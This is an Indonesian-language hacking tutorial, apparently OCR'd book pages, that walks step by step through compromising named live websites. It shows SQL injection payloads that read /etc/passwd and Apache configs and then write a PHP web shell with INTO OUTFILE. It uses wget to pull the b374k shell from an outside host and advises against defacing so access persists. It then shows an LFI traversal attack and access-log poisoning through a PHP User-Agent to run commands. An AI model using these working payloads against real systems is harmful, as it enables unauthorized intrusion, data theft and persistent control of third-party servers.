
Karena user database adalah root, maka server ini cukup menarik, kita coba scan dengan nmap untuk mengetahui sistem operasi apa yang digunakan, ketikkan di terminal :

nmap -O starsupporta.safacura.org



sistem operasi tidak diketahui, hanya terlihat fingerprint linux, berarti server adalah sejenis linux. Terlihat ip server adalah 112.120.144.59

Si shodan.io, kita bisa mendapatkan informasi tentang suatu ip publik hanya dengan memasukkan ip tersebut ke shodan. Hasilnya :



Langkah ketiga : mendapatkan informasi dengan membaca file file di server

Kita coba membaca /etc/passwd :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file(‘/etc/passwd’),5,6,7,8,9,10,11,12,13--

ternyata berhasil membaca file /etc/passwd, isinya adalah :

admin:x:0:0:administrator:/share/homes/admin:/bin/sh
guest:x:65534:65534:guest:/tmp:/bin/sh
httpdusr:x:99:0:Apache httpd user:/tmp:/bin/sh
[sshd]:x:110:65534:SSHD Privilege Separation:/var/empty:/bin/sh


Sangat unik sekali , kita coba cari tahu sistem operasinya apa :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file(‘/etc/issue’),5,6,7,8,9,10,11,12,13--

Hasil : Welcome to TS-469 Pro(192.168.8.8), QNAP Systems, Inc.

berarti menggunakan sistem operasi qnap


Apa itu qnap :



Coba membaca config apache di qnap :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file('/etc/config/apache/apache.conf'),5,6,7,8,9,10,11,12,13--+-

terlihat config file apache :



terlihat di config ada file yang diinclude untuk virtual host apache :

Include /etc/config/apache/extra/httpd-vhosts-user.conf

kita coba baca :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file(%27/etc/config/apache/extra/httpd-vhosts-user.conf%27),5,6,7,8,9,10,11,12,13--+-

Hasilnya :

```
NameVirtualHost *:80
<VirtualHost _default_:80>
        DocumentRoot "/share/Web"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/starsupporta">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName starsupporta
        DocumentRoot "/share/Web/starsupporta"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/starsupporta">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName starsupporta.safacura.org
        DocumentRoot "/share/Web/starsupporta"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/IDivina">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName idivina.safacura.org
        DocumentRoot "/share/Web/IDivina"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/MusicaCura">
        Options FollowSymLinks MultiViews
```

```
        AllowOverride All
        Require all granted
</Directory>
        ServerName musicacura.safacura.org
        DocumentRoot "/share/Web/MusicaCura"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/NaturaProdaMedica">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName naturaprodamedica.safacura.org
        DocumentRoot "/share/Web/NaturaProdaMedica"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/npalbum">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName npalbum.safacura.org
        DocumentRoot "/share/Web/npalbum"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/YiYi">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName yiyi.safacura.org
        DocumentRoot "/share/Web/YiYi"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/YiYi1">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName yiyi1.safacura.org
        DocumentRoot "/share/Web/YiYi1"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/tcmschool">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName tcmschool.safacura.org
```

```
        DocumentRoot "/share/Web/tcmschool"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/SafaCosa">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName safacosa.safacura.org
        DocumentRoot "/share/Web/SafaCosa"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/tcmschool/Library">
        Options FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
</Directory>
        ServerName cmedalib.safacura.org
        DocumentRoot "/share/Web/tcmschool/Library"
</VirtualHost>
```

Langkah keempat : menulis backdoor php shell ke server

Karena user mysql adalah root biasanya kita bisa menulis file ke direktori yang writable (bisa ditulisi)

Kita akan coba menulis php shell ke /share/Web/starsupporta

http://starsupporta.safacura.org/Z202001/albumphoto.php?
id=-7682+UNION+ALL+SELECT+1,2,3,'<?php system($_GET["cmd"]); ?
>',5,6,7,8,9,10,11,12,13+INTO+OUTFILE+'/share/Web/starsupporta/Z2025/photos/shell.php'--+-

Hasilnya kita berhasil menulis file di server :

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=id

sekarang kita bisa mengetikkan perintah perintah linux langsung di server :

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=uname+-a

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=pwd

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=whoami

Agar keberadaan kita lebih nyaman di server korban, kita akan mendownload php shell yang lebih besar, kita download shell b374k :

kita akan menjalankan perintah download dengan wget :

wget+https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-2.8.php

http://starsupporta.safacura.org/shell.php?cmd=wget+https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-2.8.php

Hasilnya :

http://starsupporta.safacura.org/b374k-2.8.php

password : b374k

Sekarang kita bisa melihat lihat isi di dalam server dengan leluasa.

Sebaiknya kita tidak melakukan deface tampilan web agar keberadaan kita di server ini lebih awet.

2. Local File Inclusion (LFI) dan Directory Transversal

Directory Traversal adalah teknik untuk "melompat" keluar dari folder yang seharusnya (web root) agar bisa mengakses folder lain di sistem operasi.

Local File Inclusion (LFI) adalah celah keamanan pada aplikasi web yang memungkinkan penyerang untuk membaca atau menjalankan file yang sudah ada di dalam sistem server (lokal).

Local file inclusion dan directory transversal ini sering muncul bersamaan.

Berbeda dengan RFI yang mengambil file dari luar, LFI mengeksploitasi fungsi pemanggilan file untuk mengakses dokumen sensitif yang seharusnya tidak boleh dilihat publik, seperti file konfigurasi, log, atau kata sandi sistem.

Beberapa fungsi di php yang berisiko terkena lfi jika logika pemrogramanya salah : fungsi include, require, include_once, require_once

Pada LFI, jika file yang diinclude mengandung kode php maka kode php itu akan ikut dieksekusi.

Untuk contoh situs kali ini adalah :

https://rumahsunatkendal.com/g/

terlihat pada halaman, web tersebut membaca variabel page yang bisa kita lihat dari link link di web tersebut,

contoh : https://rumahsunatkendal.com/g/page/about-us

untuk memudahkan lfi, kita akan menebak cara translate pretty url di atas menjadi url biasa dengan parameter, kemugkinan url di atas akan ditranslate menjadi :

https://rumahsunatkendal.com/g/index.php?page=about-us

Kita akan coba mengeksploitasi inputan variabel page dengan mencoba membaca /etc/passwd di system. Dengan payload : ../../../../../../../../../../../../../etc/passwd%00

Paste url ini di browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../../../../../etc/passwd%


ternyata gagal, selanjutnya kita coba lagi payload lain :

../../../../../../../../../../../../../etc/passwd

akses dengan browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../../../../../etc/passwd

Hasilnya /etc/passwd berhasil dibaca dan tampil di browser



kita bisa mencoba mengakses file lainya di dalam server seperti /etc/os-release

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../../../../../../etc/os-release

Dari melihat source web di atas kita juga melihat adanya bug path disclosure yang menyebabkan lokasi skrip dan user web terlihat

Warning: Undefined array key "page" in /home/rumahsunatkendal/public_html/g/index.php on line 3

Untuk mengetahui path web, selain dengan melihat error yang muncul juga bisa dengan mencari apakah ada skrip phpinfo di server. Kita akan mencoba :

https://rumahsunatkendal.com/g/phpinfo.php

ternyata not found, coba https://rumahsunatkendal.com/g/info.php dan hasilnya ditemukan phpinfo di situ, kita bisa melihat ada banyak informasi di dalam server dari phpinfo itu.

Selanjutnya kita akan mencoba menanam php shell di situs tersebut, untuk menanam shell kita bisa mencoba menggunakan access log dari web rumahsunatkendal itu sendiri.

Selanjutnya cek apakah ada cpanel terinstall di web tersebut dengan cara ketikkan:

https://rumahsunatkendal.com/cpanel

ternyata ada cpanel di situs tersebut, di mana umumnya lokasi access log pada web yang menggunakan cpanel adalah polanya seperti ini :


/home/(username)/access-logs/(nama_web)-ssl_log

dalam hal ini karena username adalah : rumahsunatkendal dan nama web adalah rumahsunatkendal.com, maka lokasi access log apache ada di :

/home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log

Kita coba baca file tersebut melalui browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log



Ternyata kita bisa memuat access log apache untuk web rumahsunatkendal.

Apa sih access log pada apache ?

Access log Apache adalah sebuah file catatan yang dibuat secara otomatis oleh web server Apache untuk merekam setiap permintaan (request) yang masuk ke server tersebut.

Sederhananya, setiap kali seseorang mengunjungi website Anda, mengklik gambar, atau mengunduh file, Apache akan menuliskan satu baris detail kejadian tersebut ke dalam file ini.

Jika diperhatikan dari tampilan web di atas, kita bisa melihat adanya user agent web browser di bagian access log tersebut, contoh : "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"


Jadi logikanya kita bisa menanam shell di server dengan cara meracuni access log apache ini dengan cara mengubah user agent browser kita menjadi kode php. Kita akan menggunakan google chrome.

Jika google chrome belum terinstall, install dulu google chrome.

Buka google chrome, kita akan menginstall extension User-Agent Switcher for Chrome.
Buka https://chromewebstore.google.com/detail/user-agent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg?pli=1

Klik “Add to Chrome”

Selanjutnya pilih options pada ekstensi user agent switcher. Isikan seperti ini :



Pada New User-Agent String kita isi gabungan dari kode html dan kode php :

<pre><?php passthru($_GET['cmd']); ?></pre>

Selanjutnya klik Add

Perhatikan kita menambahkan user agent browser palsu menjadi kode php :

<?php passthru($_GET['cmd']); ?>

Kode tersebut akan mengambil variabel cmd dari url untuk kemudian dieksekusi di server dengan fungsi passthru, dengan kata lain ini adalah shell mini yang akan kita tanam ke server.


Tag <pre> berfungsi untuk menampilkan string apa adanya seperti di terminal.

Selanjutanya sebelum mengunjungi https://rumahsunatkendal.com/g aktifkan user agent yang kita beri nama tadi, di contoh ini: lfi

Selanjutnya kita coba lagi lewat browser apakah sudah berhasil ditambah ke akses log apache , kita akan mencoba menggunakan perintah yang mudah terlihat yaitu cat /etc/passwd :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log&cmd=cat+/etc/passwd

Hasilnya perintah linux kita berhasil berjalan :



